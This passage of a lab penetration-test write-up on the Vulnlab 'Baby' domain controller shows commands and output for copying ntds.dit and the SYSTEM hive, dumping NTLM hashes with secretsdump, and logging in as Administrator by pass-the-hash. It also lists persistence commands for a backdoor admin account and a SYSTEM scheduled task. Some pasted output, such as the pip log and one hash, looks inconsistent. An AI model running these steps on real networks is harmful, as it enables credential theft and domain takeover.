


Figure 1.11: robocopy.png

6. Save the decryption key to decrypt the **ntds.dit** file

Command:

```
1 reg save hklm\system system.bak
```

Proof Screenshot:





Figure 1.12: regquery.png

7. Download both `ntds.dit` and `system.bak` using download feature of *Evil-WinRM*

Command:

```
1 download ntds.dit
2
3 download system.bak
```

Proof Screenshot:



```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> download ntds.dit
Info: Downloading C:\Users\Caroline.Robinson\Documents\ntds.dit to ntds.dit
Info: Download successful!
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> download system.bak
Info: Downloading C:\Users\Caroline.Robinson\Documents\system.bak to system.bak
Info: Download successful!
```


Figure 1.13: downloads.png

8. Creation of a Python virtual environment and install impacket dependencies

Command:

```
1 python3 -m venv venv
2
3 source venv/bin/activate
4
5 pip3 install impacket
```

Proof Screenshot:



```
(fallingstarz-kali)-[~/VL/Machines/Baby]
$ python3 -m venv venv
(fallingstarz-kali)-[~/VL/Machines/Baby]
$ source venv/bin/activate
(venv)-(fallingstarz-kali)-[~/VL/Machines/Baby]
$ pip3 install impacket
Collecting impacket
  Using cached impacket-0.12.0-py3-none-any.whl
Collecting pyasn1<=0.2.3 (from impacket)
  Using cached pyasn1-0.6.1-py3-none-any.whl.metadata (8.4 kB)
Collecting pyasn1_modules (from impacket)
  Using cached pyasn1_modules-0.4.2-py3-none-any.whl.metadata (3.5 kB)
Collecting pycryptodomex (from impacket)
  Using cached pycryptodomex-3.23.0-cp37-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Collecting pyOpenSSL==24.0.0 (from impacket)
  Using cached pyOpenSSL-24.0.0-py3-none-any.whl.metadata (12 kB)
Collecting six (from impacket)
  Using cached six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Collecting ldap3<2.5.0, >2.5.2, >2.6, >2.5 (from impacket)
  Using cached ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting ldapdomaingroup<0.9.0 (from impacket)
  Using cached ldapdomaingroup-0.10.0-py3-none-any.whl.metadata (512 bytes)
Collecting Flask<=1.0 (from impacket)
```


Figure 1.14: venv.png

9. NTLMs hashes extraction

Command:

```
1 secretsdump.py -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
```

Proof Screenshot:



```
(venv)-(fallingstar@kali)-[~/VL/Machines/Baby]
$ secretsdump.py -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
/home/fallingstar/VL/Machines/Baby/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning:
  pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html.
The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package
or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee[REDACTED]3d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BABYDC$:1000:aad3b435b51404eeaad3b435b51404ee:ee3a06f5edbbb6d6447530814c44b9bb:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6da4842e8c24b99ad21a92d620893884:::
baby.vl\Jacqueline.Barnett:1104:aad3b435b51404eeaad3b435b51404ee:20b8853f7aa61297bfbcb5ed2ab34aed8:::
baby.vl\Ashley.Webb:1105:aad3b435b51404eeaad3b435b51404ee:02e8841e1a2c6c0fa1f0becac4161f89:::
baby.vl\Hugh.George:1106:aad3b435b51404eeaad3b435b51404ee:f0082574cc663783afdbc8f35b6da3a1:::
baby.vl\Leonard.Dyer:1107:aad3b435b51404eeaad3b435b51404ee:b3b2f9c6640566d13bf25ac448f560d2:::
baby.vl\Ian.Walker:1108:aad3b435b51404eeaad3b435b51404ee:0e440fd30bebc2c524eaaed6b17bcd5c:::
baby.vl\Connor.Wilkinson:1110:aad3b435b51404eeaad3b435b51404ee:e125345993f6258861fb184f1a8522c9:::
baby.vl\Joseph.Hughes:1112:aad3b435b51404eeaad3b435b51404ee:31f12d52063773769e2ea5723e78f17f:::
baby.vl\Kerry.Wilson:1113:aad3b435b51404eeaad3b435b51404ee:181154d0dbea8cc061731803e601d1e4:::
baby.vl\Teresa.Bell:1114:aad3b435b51404eeaad3b435b51404ee:7735283d187b758f45c0565e22dc20d8:::
baby.vl\Caroline.Robinson:1115:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
```

Figure 1.15: hashes.png

Results: Administrator's hash (ee[REDACTED]3d)

10. Pass-The-Hash | Connection through *Evil-WinRM* as Administrator

Command:

```
1 evil-winrm -i baby.vl -u Administrator -H ee<REDACTED>3d
```

System Proof Screenshot:



Figure 1.16: system.png

Found the root flag.

1.2.4 Post-Exploitation

Persistence

Once the system is compromised, for long-term access the following methods can be used:

1. Create a new user and add to *Administrators*

Command:

```
1 net user persistence pers123! /add
2
3 net localgroup administrators persistence /add
```

2. Add a new scheduled task (persistence on reboot)

Command:

```
1 schtasks /create /tn "SysUpdate" /tr "cmd.exe /c whoami >> C:\temp\who.txt" /sc onlogon /
ru SYSTEM
```

No persistent changes were made during this penetration test.

2 Additional Items


2.1 User and Root Flags

user.txt

Command:

```
1 type user.txt
```

Proof User Flag Screenshot:



```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> dir

Directory: C:\Users\Caroline.Robinson\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         6/21/2016   3:36 PM           527 EC2 Feedback.website
-a-----         6/21/2016   3:36 PM           554 EC2 Microsoft Windows Guide.website
-a-----        11/21/2021   3:24 PM            36 user.txt

*Evil-WinRM* PS C:\Users\Caroline.Robinson\Desktop> type user.txt
Vl[REDACTED]8}
```


Figure 2.1: user.png

root.txt

Command:

```
1 type root.txt
```

Proof Root Flag Screenshot:



```
Root \Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Vl[REDACTED]0}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```

Figure 2.2: rootflag.png